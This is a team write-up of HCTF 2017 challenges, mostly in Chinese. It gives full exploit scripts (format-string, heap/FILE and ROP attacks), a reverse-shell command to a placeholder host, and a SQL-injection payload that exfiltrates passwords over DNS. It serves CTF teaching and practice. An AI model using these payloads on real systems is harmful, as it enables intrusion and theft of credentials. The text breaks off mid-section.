HCTF 2017 Redbud Writeup

题目

Bin

Evr_Q

程序疯狂使用ptrace进行反调试，直接hook ptrace用angr求解Start Code即可

```
#!/usr/bin/env python
# coding: utf-8

import angr
import claripy
import logging
from angr.procedures.stubs.UserHook import UserHook
```

```
logging.getLogger('angr.path_group').setLevel(logging.DEBUG)
logging.getLogger('angr.surveyors.explorer').setLevel(logging.DEBUG)

p =
angr.Project('./Evr_Q_a74e1b35111183a54d0a9bc753c962487d957af67d1fd1c486cec
c6107817f5c.exe', load_options={'auto_load_libs': False})

def ptrace(state):
      state.regs.eax = 0

st = p.factory.blank_state(addr=0x412F29)
st.regs.ebp = 0xfd800000
st.regs.esp = 0xfe800000
code = claripy.BVS('code', 35*8)
st.memory.store(0x41b4f0, code)
p.hook(0x412F5C, UserHook(user_func=ptrace, length=5))
p.hook(0x412FEF, UserHook(user_func=ptrace, length=5))
p.hook(0x413082, UserHook(user_func=ptrace, length=5))

sm = p.factory.simgr(st)
sm.explore(find=0x4127A6, avoid=0x41279C)

found = sm.found[0]

for i in code.chop(8):
      found.add_constraints(i >= 0x20)
      found.add_constraints(i <= 0x7f)

print(found.se.eval(code, cast_to=str))
```

guestbook

snprintf的格式化字符串，利用栈上的指针链改写free_hook

```
#!/usr/bin/env python
# coding: utf-8

from pwn import *

p = remote('47.100.64.171', 20002)
```

```python
r = lambda x: p.recv(x)
ru = lambda x: p.recvuntil(x)
rud = lambda x: p.recvuntil(x, drop=True)
se = lambda x: p.send(x)
sel = lambda x: p.sendline(x)
pick32 = lambda x: u32(x[:4].ljust(4, '\0'))
pick64 = lambda x: u64(x[:8].ljust(8, '\0'))

libc_remote = {
      'base': 0x0,
    'leaked': 0x1b0da7,
    'malloc_hook': 0x1b0768,
    'free_hook': 0x1b18b0,
    'one_gadget': 0x3a80c
}

libc = libc_remote


def set_base(mod, ref, addr):
      base = addr - mod[ref]
      for element in mod:
            mod[element] += base

def add(name, phone='1234567890123456'):
    ru('choice:\n')
    sel('1')
    ru('your name?\n')
    assert len(name) <= 0x20
    se(name)
    ru('your phone?\n')
    se(phone.ljust(16, '0'))

def see(idx):
    ru('choice:\n')
    sel('2')
    ru('index:\n')
    sel(str(idx))

def delete(idx):
    ru('choice:\n')
    sel('3')
    ru('index:\n')
    sel(str(idx))

ru('token\n')
```

```
sel('AVWO3WOoDIMaZPFd8pIVPGYEx35GXvrr')

add('%3$xAAAA%72$xBBBB')
see(0)
ru('the name:')
leaked_libc = int(rud('AAAA'), 16)
ebp1 = int(rud('BBBB'), 16)
print('[+] leaked libc @ %#x' % leaked_libc)
set_base(libc, 'leaked', leaked_libc)
print('[+] libc base @ %#x' % libc['base'])
print('[+] ebp1 @ %#x' % ebp1)
ebp2 = ebp1 + 8

add('%{}c%72$hn'.format(ebp2 & 0xffff))
see(1)
add('%{}c%80$hn'.format(libc['free_hook'] & 0xffff))
see(2)
add('%{}c%72$hn'.format((ebp2 + 2) & 0xffff))
see(3)
add('%{}c%80$hn'.format((libc['free_hook'] >> 16) & 0xffff))
see(4)
add('%{}c%72$hn'.format(ebp2 & 0xffff))
see(5)

delete(0)
delete(1)
delete(2)
delete(3)
delete(4)
delete(5)

add('%{}c%82$hn'.format(libc['one_gadget'] & 0xffff))
see(0)
add('%{}c%80$hn'.format((libc['free_hook'] + 2) & 0xffff))
see(1)
add('%{}c%82$hn'.format((libc['one_gadget'] >> 16) & 0xffff))
see(2)

p.interactive()
```

Babyprintf

首先泄露libc的地址，之后使用堆溢出改小Top Chunk的Size，使其下一次malloc时被投入Unsorted bin，然后利用堆溢出做一次Unsorted bin attack改写掉File Structure中的_IO_buf_end指针，下一次输入时，_IO_getc函数就可以直接读入buf中并覆盖malloc_hook

```python
#!/usr/bin/env python
# coding: utf-8

from pwn import *

p = remote('47.100.64.113', 23332)

r = lambda x: p.recv(x)
ru = lambda x: p.recvuntil(x)
rud = lambda x: p.recvuntil(x, drop=True)
se = lambda x: p.send(x)
sel = lambda x: p.sendline(x)
pick32 = lambda x: u32(x[:4].ljust(4, '\0'))
pick64 = lambda x: u64(x[:8].ljust(8, '\0'))

libc_remote = {
      'base': 0x0,
    'unsorted_bin': 0x3c1b58,
    'main_ret': 0x203f1,
    'one_gadget': 0x4557a,
    'stdin_bufend': 0x3c1900,
    'ptr1': 0x3c3770,
    'ptr2': 0x3c19a0,
    'vtable': 0x3be400,
    'fake_fastbin': 0x3c19a0
}

libc = libc_remote

def set_base(mod, ref, addr):
      base = addr - mod[ref]
      for element in mod:
            mod[element] += base

def one_shot(sz, payload):
    ru('size: ')
    sel(str(sz))
    ru('string: ')
    sel(payload)

ru('token\n')
```

```
sel('AVWO3WOoDIMaZPFd8pIVPGYEx35GXvrr')
payload = '%p%p%p%p%pAAAA%pBBBB'
payload = payload.ljust(0x20 - 8, '\0')
payload += p64(0xfe1)

one_shot(0x20 - 8, payload)
ru('AAAA')
main_ret = int(rud('BBBB')[2:], 16)
set_base(libc, 'main_ret', main_ret)
print('[+] libc base @ %#x' % libc['base'])

one_shot(0xff0 - 8, 'BBBB')

payload = 'C' * (0x20 - 8) + p64(0xfa1) + p64(libc['unsorted_bin']) +
p64(libc['stdin_bufend']-0x10)
one_shot(0x20 - 8, payload)
one_shot(0xfa0 - 8, 'DDDD')

ru('size: ')
payload = '0' * 4 + '\n' + p64(libc['ptr1']) + '\xff' * 8 + p64(0) +
p64(libc['ptr2']) + p64(0)*3 + p32(0xffffffff) + p32(0) + p64(0) * 2 +
p64(libc['vtable']) + '\n' + '\0' * 7 + p64(0x21) + '\0' * 0x140 +
p64(libc['one_gadget'])
se(payload)

p.interactive()
```

Are_U_OK

程序在启动后fork一次并将自己的pid传递给子进程，父子进程都进行了反调试。父进程中使用ptrace来检查子进程的系统调用参数，在write时替换相应的内容，在最后的fclose时，将子进程的一段代码替换并改变了子进程的控制流，使其jmp到解密之后的代码中执行。

首先将反调试部分的跳转去掉调试父进程，在替换处设断dump出内容，并patch回原来的binary中，修改一下控制流，这样就可以直接调试子进程的逻辑了。逆向之后发现是使用了RC6算法对输入进行加密，在github上找了个C++的RC6解密得出flag。

Babystack

程序是一个使用seccomp限制了只能open, read, exit的栈溢出构造，由于无法write，选择使用逐位爆破的方式，将flag和猜测的字符读入之后调用memcmp比较内存，如果相等则返回0然后进行

syscall，之后程序crash，显示Segmentation Fault，否则返回一个非0值，则显示Bad Syscall，这样控制memcmp的长度参数可以逐位爆破出flag.

```
#!/usr/bin/env python
# coding: utf-8

from pwn import *

p = remote('47.100.64.113',20001)

r = lambda x: p.recv(x)
ru = lambda x: p.recvuntil(x)
rud = lambda x: p.recvuntil(x, drop=True)
se = lambda x: p.send(x)
sel = lambda x: p.sendline(x)
pick32 = lambda x: u32(x[:4].ljust(4, '\0'))
pick64 = lambda x: u64(x[:8].ljust(8, '\0'))

libc_remote = {
      'base': 0x0,
    'start_main': 0x20740,
    'read':0xf7220,
    'write': 0xf7280,
    'open': 0xf7000,
    'memcmp': 0x16e3f0,
    'rdx_ret': 0x1b92,
    'rdi_ret': 0x21102,
    'rsi_ret': 0x202e8,
    'syscall': 0xbc375
}

libc = libc_remote

def set_base(mod, ref, addr):
      base = addr - mod[ref]
      for element in mod:
            mod[element] += base

ru('token\n')
sel('AVWO3WOoDIMaZPFd8pIVPGYEx35GXvrr')


buf = 0x601100
flag_pad = buf + 0x100
flag = flag_pad + 0x80
```

```
inp_pad = buf + 0x200
inp = inp_pad + 0x80

add_rule = 0x400a1d
init = 0x400870
arch_add = 0x4008a0
load = 0x4008b0

pad = 'A' * 0x80
known = 'hctf{'
alphabet = '0123456789abcdef'[::-1]

ru('chance\n')
for i in range(len(known), 70):
    for x in alphabet:
        sel(str(0x601058))
        start_main = int(rud('\n'))
        set_base(libc, 'start_main', start_main)
        #print('[+] libc base @ %#x' % libc['base'])
        read = libc['read']
        open2 = libc['open']
        write = libc['write']
        rdx = libc['rdx_ret']
        rdi = libc['rdi_ret']
        rsi = libc['rsi_ret']
        syscall = libc['syscall']

        payload = 'A' * 0x20 + 'BBBBBBBB'
        payload += p64(rdi) + p64(0) + p64(rsi) + p64(buf) + p64(rdx) +
p64(0x20) + p64(read)
        payload += p64(rdi) + p64(buf) + p64(rsi) + p64(0) + p64(open2)
        payload += p64(rdi) + p64(3) + p64(rsi) + p64(flag) + p64(rdx) +
p64(70) + p64(read)
        payload += p64(rdi) + p64(0) + p64(rsi) + p64(inp) + p64(rdx) +
p64(70) + p64(read)
        payload += p64(rdi) + p64(flag_pad) + p64(rsi) + p64(inp_pad) +
p64(rdx) + p64(i + 1 + 0x80) + p64(libc['memcmp'])
        payload += p64(rdi) + p64(4) + p64(syscall) + p64(0x41414141)

        se(payload)
        time.sleep(0.2)
        se('flag\0'.ljust(0x20, '\0'))
        se((known + x).ljust(70, '\0'))
        data = ru('chance\n')
        if 'fault' in data:
            known += x
            print('[+] Found %d byte: %s' % (i, known))
```

```
            break
```

RROOPP

Binary使用dlopen, dlsym打开launcher.so里面的主要代码逻辑，一个比较类似包重组的功能，但是最终重组时使用可以控制的offset将payload拷贝到栈上，构造一个offset较大的包即可造成栈溢出。随后利用Binary中的gadget，写入system, /bin/sh以及一个dlsym调用的地址，随后调用dlopen('libc.so.6')打开libc，然后dlsym解析system启动reverse shell即可。

```
#!/usr/bin/env python
# coding: utf-8

p = remote('47.100.64.171', 20000)

# aggressive alias

r = lambda x: p.recv(x)
ru = lambda x: p.recvuntil(x)
rud = lambda x: p.recvuntil(x, drop=True)
se = lambda x: p.send(x)
sel = lambda x: p.sendline(x)
pick32 = lambda x: u32(x[:4].ljust(4, '\0'))
pick64 = lambda x: u64(x[:8].ljust(8, '\0'))

def checksum(data):
    data = data[:20]
    s = 0
    for i in range(0, len(data), 2):
        s = (s + u16(data[i:i+2])) & 0xffff
    return (~s & 0xffff)

def build_pack(offset, payload):
    pack = p16(0x54) + p16(0) + p16(0) + p16(offset) + p8(1) + p8(17) +
p16(0) + p32(0) + p32(0)
    s = checksum(pack)
    print('[+] Checksum = %#x' % s)
    pack = p16(0x54) + p16(0) + p16(0) + p16(offset) + p8(1) + p8(17) +
p16(s) + p32(0) + p32(0)
    pack += payload
    return pack

def send_pack(payload):
```

```
    print('[+] Packed len = %#x' % len(payload))
    se(p32(len(payload)) + payload)

ru('token\n')
sel('AVWO3WOoDIMaZPFd8pIVPGYEx35GXvrr')
time.sleep(2)

rbx_rbp = 0x400759
rax_rbx_rbp = 0x400758
add_pop = 0x400757
system = 0x600C30 + 0x100
binsh = 0x600C30 + 0x200

sh = 0x400ca0
libc = 0x400469
init_pop = 0x4007E6
init_call = 0x4007D0
dlopen_got = 0x600C10
dlsym_call = 0x400679
dlsym_call_addr = 0x600C30 + 0x300

payload = 'A' * 76

# put system, /bin/sh & call addr
payload += p64(rax_rbx_rbp) + p64(system - 0x5b) + 'system\0\0' + p64(0) +
p64(add_pop) + p64(0) + p64(rax_rbx_rbp) + p64(system + 0x4 - 0x5b) +
'em\0\0\0\0\0\0' + p64(0) + p64(add_pop) + p64(0)
payload += p64(rax_rbx_rbp) + p64(binsh - 0x5b) + '/bin/sh\0' + p64(0) +
p64(add_pop) + p64(0) + p64(rax_rbx_rbp) + p64(binsh + 0x4 - 0x5b) +
'/sh\0\0\0\0\0' + p64(0) + p64(add_pop) + p64(0)
payload += p64(rax_rbx_rbp) + p64(dlsym_call_addr - 0x5b) + p64(dlsym_call)
+ p64(0) + p64(add_pop) + p64(0)

# call dlopen & dlsym
payload += p64(init_pop) + p64(0) + p64(0) + p64(1) + p64(dlopen_got) +
p64(libc) + p64(2) + p64(0) + p64(init_call) + p64(0) + p64(sh) + p64(sh+1)
+ p64((dlsym_call_addr - sh * 8) & 0xffffffffffffffff) + p64(0)  +
p64(system) + p64(0) + p64(init_call)
payload = payload.ljust(0x400, '\0')
send_pack(build_pack(0x3000 | 2, payload))

time.sleep(2)
se(p32(0xffffffff))
time.sleep(2)
sel("/bin/bash -c '/bin/bash -i >& /dev/tcp/x.x.x.x/xxxx 0>&1'")

p.interactive()
```

ez_crackme

先把解释器要解释的code静态分析出来（下面代码部分指令有错，没改。。）

```
#include <stdio.h>

unsigned char code[246] =

{5,1,11,19,3,3,19,0,0,19,4,4,40,12,0,51,20,0,32,5,9,1,17,9,0,11,10,9,1,4,10
,27,5,4,12,3,1,36,3,32,40,19,0,0,7,8,5,14,8,224,7,2,8,9,10,2,1,0,10,24,0,22
4,30,0,5,1,4,0,19,3,3,40,9,10,2,1,0,10,24,0,31,32,0,3,27,5,0,7,8,5,14,8,224
,7,2,8,9,10,2,1,0,10,24,0,224,30,0,5,29,5,10,13,10,0,27,5,10,12,3,1,36,3,31
,40,9,10,2,1,0,10,24,0,31,32,0,3,13,0,4,27,5,0,19,3,3,3,4,13,40,7,8,5,14,8,
224,7,2,8,9,10,2,1,0,10,27,5,0,1,0,4,13,0,3,29,5,10,19,10,0,27,5,10,34,4,8,
12,3,1,36,3,32,40,19,3,3,19,4,4,5,1,12,40,5,9,1,17,9,3,11,10,9,1,0,10,27,5,
0,7,8,5,14,8,223,9,10,8,29,5,0,27,5,0,39,0,10,23,4,7,12,3,1,36,3,32,40,42};
int dword_4040;


char get_next_block(unsigned char *a1, int *a2)
{
    int v2;     // ST18_4@1
    int result; // eax@1

    v2 = (*a2)++;
    result = a1[v2];
    return result;
}

int main()
{

    unsigned char table[32];
    table[0] = 247;
    table[1] = 12;
    table[2] = 59;
    table[3] = -127;
    table[4] = 8;
    table[5] = 73;
    table[6] = -122;
    table[7] = 13;
    table[8] = 79;
    table[9] = 5;
```

```
    table[10] = -117;
    table[11] = 32;
    table[12] = -128;
    table[13] = -119;
    table[14] = -3;
    table[15] = 69;
    table[16] = -36;
    table[17] = 12;
    table[18] = 43;
    table[19] = 35;
    table[20] = 121;
    table[21] = 96;
    table[22] = 45;
    table[23] = -97;
    table[24] = 93;
    table[25] = 125;
    table[26] = -62;
    table[27] = -39;
    table[28] = 75;
    table[29] = 64;
    table[30] = 39;
    table[31] = 76;
    char pc;
    char v59;
    char v5; //ime
    char v1; //op
    char arg1, arg2;
    int v53; //cmp flag

    while (pc < 246)
    {
        v1 = get_next_block(code, &pc);
        v5 = v1 & 1;
        switch (v1 & 0xFE)
        {
        case 0:
            // v6 = get_next_block(code, &pc);
            // v25 = get_next_block(code, &pc);
            arg1 = get_next_block(code, &pc);
            arg2 = get_next_block(code, &pc);
            if (v5)
            {
                if (v5 == 1)
                    printf("mov8 r%d, r%d\n", arg1, arg2);
                // mov_reg_val8((&v62)[v6], *(&v62)[v25]);
            }
            else
```

```
            {
                // mov_reg_val8((&v62)[v6], v25);
                printf("mov8 r%d, %d\n", arg1, arg2);
            }
            break;
        case 2:
            // v7 = get_next_block(code, &pc);
            // v26 = get_next_block(code, &pc);
            arg1 = get_next_block(code, &pc);
            arg2 = get_next_block(code, &pc);
            if (v5)
            {
                if (v5 == 1)
                    // mov_reg_val32((&v62)[v7], *(&v62)[v26]);
                    printf("mov r%d, r%d\n", arg1, arg2);
            }
            else
            {
                // mov_reg_val32((&v62)[v7], v26);
                printf("mov r%d, %d\n", arg1, arg2);
            }
            break;
        case 4:
            if (v5 && v5 == 1)
            {
                // v2 = get_next_block(code, &pc);
                // v3 = get_next_block(code, &pc);
                arg1 = get_next_block(code, &pc);
                arg2 = get_next_block(code, &pc);
                // mov_reg_val32_0((&v62)[v2], *(&v62)[v3]);
                printf("mov r%d, r%d\n", arg1, arg2);
            }
            break;
        case 6:
            // v8 = get_next_block(code, &pc);
            // v27 = get_next_block(code, &pc);
            arg1 = get_next_block(code, &pc);
            arg2 = get_next_block(code, &pc);
            if (v5 && v5 == 1)
                // mov_reg_val32_1((&v62)[v8], *(&v62)[v27]);
                printf("mov r%d, r%d\n", arg1, arg2);
            break;
        case 8:
            // v9 = get_next_block(code, &pc);
            // v28 = get_next_block(code, &pc);
            arg1 = get_next_block(code, &pc);
            arg2 = get_next_block(code, &pc);
```

```
            if (v5 && v5 == 1)
                // mov_reg_mem32((&v62)[v9], (_DWORD *)*(&v62)[v28]);
                printf("mov r%d, [r%d]\n", arg1, arg2);
            break;
        case 10:
            // v10 = get_next_block(code, &pc);
            // v29 = get_next_block(code, &pc);
            arg1 = get_next_block(code, &pc);
            arg2 = get_next_block(code, &pc);
            if (v5 && v5 == 1)
                // mov_reg_mem8((&v62)[v10], (char *)*(&v62)[v29]);
                printf("mov8 r%d, [r%d]\n", arg1, arg2);
            break;
        case 12:
            // v11 = get_next_block(code, &pc);
            // v30 = get_next_block(code, &pc);
            arg1 = get_next_block(code, &pc);
            arg2 = get_next_block(code, &pc);
            if (v5)
            {
                if (v5 == 1)
                    // add_val((&v62)[v11], *(&v62)[v30]);
                    printf("add r%d, r%d\n", arg1, arg2);
            }
            else
            {
                // add_val((&v62)[v11], v30);
                printf("add r%d, %d\n", arg1, arg2);
            }
            break;
        case 14:
            // v12 = get_next_block(code, &pc);
            // v31 = get_next_block(code, &pc);
            arg1 = get_next_block(code, &pc);
            arg2 = get_next_block(code, &pc);
            if (v5)
            {
                if (v5 == 1)
                    // add_4val((&v62)[v12], *(&v62)[v31]);
                    printf("add r%d, 4*r%d\n", arg1, arg2);
            }
            else
            {
                // add_4val((&v62)[v12], v31);
                printf("add r%d, 4*%d\n", arg1, arg2);
            }
            break;
```

```
        case 16:
            // v13 = get_next_block(code, &pc);
            // v32 = get_next_block(code, &pc);
            arg1 = get_next_block(code, &pc);
            arg2 = get_next_block(code, &pc);
            if (v5)
            {
                if (v5 == 1)
                    // add_val_0((&v62)[v13], *(&v62)[v32]);
                    printf("add r%d, r%d\n", arg1, arg2);
            }
            else
            {
                // add_val_0((&v62)[v13], v32);
                printf("add r%d, %d\n", arg1, arg2);
            }
            break;
        case 18:
            // v14 = get_next_block(code, &pc);
            // v33 = get_next_block(code, &pc);
            arg1 = get_next_block(code, &pc);
            arg2 = get_next_block(code, &pc);
            if (v5)
            {
                if (v5 == 1)
                    // xor_val((&v62)[v14], *(&v62)[v33]);
                    printf("xor r%d, r%d\n", arg1, arg2);
            }
            else
            {
                // xor_val((&v62)[v14], v33);
                printf("xor r%d, %d\n", arg1, arg2);
            }
            break;
        case 20:
            // v15 = get_next_block(code, &pc);
            // v34 = get_next_block(code, &pc);
            arg1 = get_next_block(code, &pc);
            arg2 = get_next_block(code, &pc);
            if (!v5)
                // mod_val((&v62)[v15], v34);
                printf("mod r%d, %d\n", arg1, arg2);
            break;
        case 22:
            // v16 = get_next_block(code, &pc);
            // v35 = get_next_block(code, &pc);
            arg1 = get_next_block(code, &pc);
```

```
            arg2 = get_next_block(code, &pc);
            if (v5)
            {
                if (v5 == 1)
                    // or_val((unsigned int *)(&v62)[v16], *(&v62)[v35]);
                    printf("or r%d, r%d\n", arg1, arg2);
            }
            else
            {
                // or_val((unsigned int *)(&v62)[v16], v35);
                printf("or r%d, %d\n", arg1, arg2);
            }
            break;
        case 24:
            // v17 = get_next_block(code, &pc);
            // v36 = get_next_block(code, &pc);
            arg1 = get_next_block(code, &pc);
            arg2 = get_next_block(code, &pc);
            if (v5)
            {
                if (v5 == 1)
                    // and_val((&v62)[v17], *(&v62)[v36]);
                    printf("and r%d, r%d\n", arg1, arg2);
            }
            else
            {
                // and_val((&v62)[v17], v36);
                printf("and r%d, %d\n", arg1, arg2);
            }
            break;
        case 26:
            // v18 = get_next_block(code, &pc);
            // v37 = get_next_block(code, &pc);
            arg1 = get_next_block(code, &pc);
            arg2 = get_next_block(code, &pc);
            if (v5)
            {
                if (v5 == 1)
                    // sub_C82((_DWORD **)(&v62)[v18], *(&v62)[v37]);
                    printf("sub_C82(r%d, r%d)\n", arg1, arg2);
            }
            else
            {
                // sub_C82((_DWORD **)(&v62)[v18], v37);
                printf("sub_C82(r%d, %d)\n", arg1, arg2);
            }
            break;
```

```
        case 28:
            // v19 = get_next_block(code, &pc);
            // v38 = get_next_block(code, &pc);
            arg1 = get_next_block(code, &pc);
            arg2 = get_next_block(code, &pc);
            if (v5 && v5 == 1)
                // sub_CDB((&v62)[v19], (&v62)[v38]);
                printf("sub_CDB(r%d, r%d)\n", arg1, arg2);
            break;
        case 30:
            // v20 = get_next_block(code, &pc);
            // v39 = get_next_block(code, &pc);
            arg1 = get_next_block(code, &pc);
            arg2 = get_next_block(code, &pc);
            if (v5)
            {
                if (v5 == 1)
                    // sub_D35((&v62)[v20], *(&v62)[v39]);
                    printf("asr8 r%d, r%d\n", arg1, arg2);
            }
            else
            {
                // sub_D35((&v62)[v20], v39);
                printf("asr8 r%d, %d\n", arg1, arg2);
            }
            break;
        case 32:
            // v21 = get_next_block(code, &pc);
            // v40 = get_next_block(code, &pc);
            arg1 = get_next_block(code, &pc);
            arg2 = get_next_block(code, &pc);
            if (v5)
            {
                if (v5 == 1)
                    // sub_D9C((&v62)[v21], *(&v62)[v40]);
                    printf("asl8 r%d, r%d\n", arg1, arg2);
            }
            else
            {
                // sub_D9C((&v62)[v21], v40);
                printf("asl8 r%d, %d\n", arg1, arg2);
            }
            break;
        case 34:
            // v22 = get_next_block(code, &pc);
            // v41 = get_next_block(code, &pc);
            arg1 = get_next_block(code, &pc);
```

```
            arg2 = get_next_block(code, &pc);
            if (v5)
            {
                if (v5 == 1)
                    // sub_E03((&v62)[v22], *(&v62)[v41]);
                    printf("sub_E03 r%d, r%d\n", arg1, arg2);
            }
            else
            {
                // sub_E03((&v62)[v22], v41);
                printf("sub_E03 r%d, %d\n", arg1, arg2);
            }
            break;
        case 36:
            // v23 = get_next_block(code, &pc);
            // v42 = get_next_block(code, &pc);
            arg1 = get_next_block(code, &pc);
            arg2 = get_next_block(code, &pc);
            if (v5)
            {
                if (v5 == 1)
                // v53 = cmp(*(&v62)[v23], *(&v62)[v42]);
                printf("less r%d, r%d\n", arg1, arg2);
            }
            else
            {
                // v53 = cmp(*(&v62)[v23], v42);
                printf("less r%d, %d\n", arg1, arg2);
            }
            break;
        case 38:
            // v24 = get_next_block(code, &pc);
            // v43 = get_next_block(code, &pc);
            arg1 = get_next_block(code, &pc);
            arg2 = get_next_block(code, &pc);
            if (v5)
            {
                if (v5 == 1)
                // v54 = test_not_eql(*(&v62)[v24], *(&v62)[v43]);
                printf("test r%d, r%d\n", arg1, arg2);
            }
            else
            {
                // v54 = test_not_eql(*(&v62)[v24], v43);
                printf("test r%d, %d\n", arg1, arg2);
            }
            break;
```

```
        case 40:
            printf("loop\n");
            // if (dword_4040)
            // {
            //     if (v53)
            //         pc = v59;
            //     else
            //         dword_4040 = 0;
            // }
            // else
            // {
            //     dword_4040 = 1;
            //     v59 = pc;
            // }
            break;
        case 42:
            // if (v47)
            //     puts("fail...");
            // else
            //     puts("success!!");
            printf("return\n");
            return 0;
        default:
            continue;
        }
    }
}
```

然后逆向code，code先sbox一下然后把头3bit移动到末尾最后xor一下。逆向代码如下

```
#include <stdio.h>

char table[32];
char flag[64];
char stack[256];
int stack_idx = 0;

void set_table()
{
    table[0] = 247;
    table[1] = 12;
    table[2] = 59;
    table[3] = -127;
    table[4] = 8;
```

```
    table[5] = 73;
    table[6] = -122;
    table[7] = 13;
    table[8] = 79;
    table[9] = 5;
    table[10] = -117;
    table[11] = 32;
    table[12] = -128;
    table[13] = -119;
    table[14] = -3;
    table[15] = 69;
    table[16] = -36;
    table[17] = 12;
    table[18] = 43;
    table[19] = 35;
    table[20] = 121;
    table[21] = 96;
    table[22] = 45;
    table[23] = -97;
    table[24] = 93;
    table[25] = 125;
    table[26] = -62;
    table[27] = -39;
    table[28] = 75;
    table[29] = 64;
    table[30] = 39;
    table[31] = 76;
}


int csl(int a1, int a2)
{
    int v2;         // ecx@1
    signed int v3; // eax@1
    int v4;         // ebx@3
    signed int v5; // eax@3
    int v6;         // eax@5
    int result;     // eax@7
    int v8;         // [esp+18h] [ebp-20h]@1
    int v9;         // [esp+1Ch] [ebp-1Ch]@1

    v8 = a2 % 32;
    v2 = 32 - a2 % 32;
    v3 = 1 << v2;
    if (v2 & 0x20)
        v3 = 0;
    v4 = (a1 >> a2 % 32) & (v3 - 1);
```

```
    v5 = 1 << v8;
    if (v8 & 0x20)
        v5 = 0;
    v6 = ((v5 - 1) & a1) << (32 - v8);
    if ((32 - (unsigned char)v8) & 0x20)
        v6 = 0;
    a1 = v4 + v6;
    return a1;
}

int main()
{
    int i;
    int j;
    char r4_l[32];
    int r4 = 0xEFBEADDE;
    unsigned char s2[32] = {0};
    unsigned char s1[32] = {0};
    unsigned char s0[32] = {0};
    int sbox[32] =
{19,6,25,12,31,18,5,24,11,30,17,4,23,10,29,16,3,22,9,28,15,2,21,8,27,14,1,2
0,7,26,13,0};

    set_table();

    for (i = 0; i < 32; i++)
    {
        r4_l[i] = (r4 & 0xff) + i;
        r4 = csl(r4, 8);
        // r4 = csl8(r4);
    }

    printf("r4_l:");
    for (i = 0; i < 32; i++)
    {
        printf("%d, ", r4_l[i]);
    }
    printf("\n");

    for (i = 0; i < 32; i++)
    {
        s2[i] = table[i] ^ r4_l[i];
    }

    printf("s2:");
    for (i = 0; i < 32; i++)
    {
```

```
        printf("%d, ", s2[i]);
    }
    printf("\n");

    for (i=0;i<31;i++)
    {
        s1[i] += (s2[i] & -8) >> 3;
        s1[i+1] += (s2[i] & 7) << 5;
    }
    s1[0] += (s2[31] & 7) << 5;
    s1[31] += (s2[31] & -8) >> 3;

    printf("s1:");
    for (i = 0; i < 32; i++)
    {
        printf("%d, ", s1[i]);
    }
    printf("\n");

    for (i=0;i<32;i++)
    {
        s0[sbox[i]] = s1[i];
    }
    printf("s0:");
    for (i = 0; i < 32; i++)
    {
        printf("%d, ", s0[i]);
    }
    printf("\n");
    printf("flag:");
    for (i = 0; i < 32; i++)
    {
        printf("%c", s0[i]);
    }
    printf("\n");

    return 0;
}
```

WEB

Easy sign in

查看证书，有个ip，访问一下就拿到flag

```
$ curl 123.206.81.217
<html>
    <head>
        <title>there is flag</title>
    </head>


<p>flag: hctf{s00000_e4sy_sign_in}</p>
</html>
```

boring website

存在www.zip源码泄漏。


根据泄漏源码提示想到MSSQL linked mysql 注入

https://www.mssqltips.com/sqlservertip/4577/create-a-linked-server-to-mysql-from-sql-server/

再通过load_file 将数据打到DNS服务器上。

Payload:


```
/?id=123%3bselect%20*%20from%20openquery(mysql,'select%20load_file(concat(0x5c5c5c5c,substr((select%20hex(group_concat(password))%20from%20secret),1,100),0x2e742e7365632e6d6f7869616f78692e636c75625c5c77642e747874))%3b')
```



DNS服务器得到回显：

```
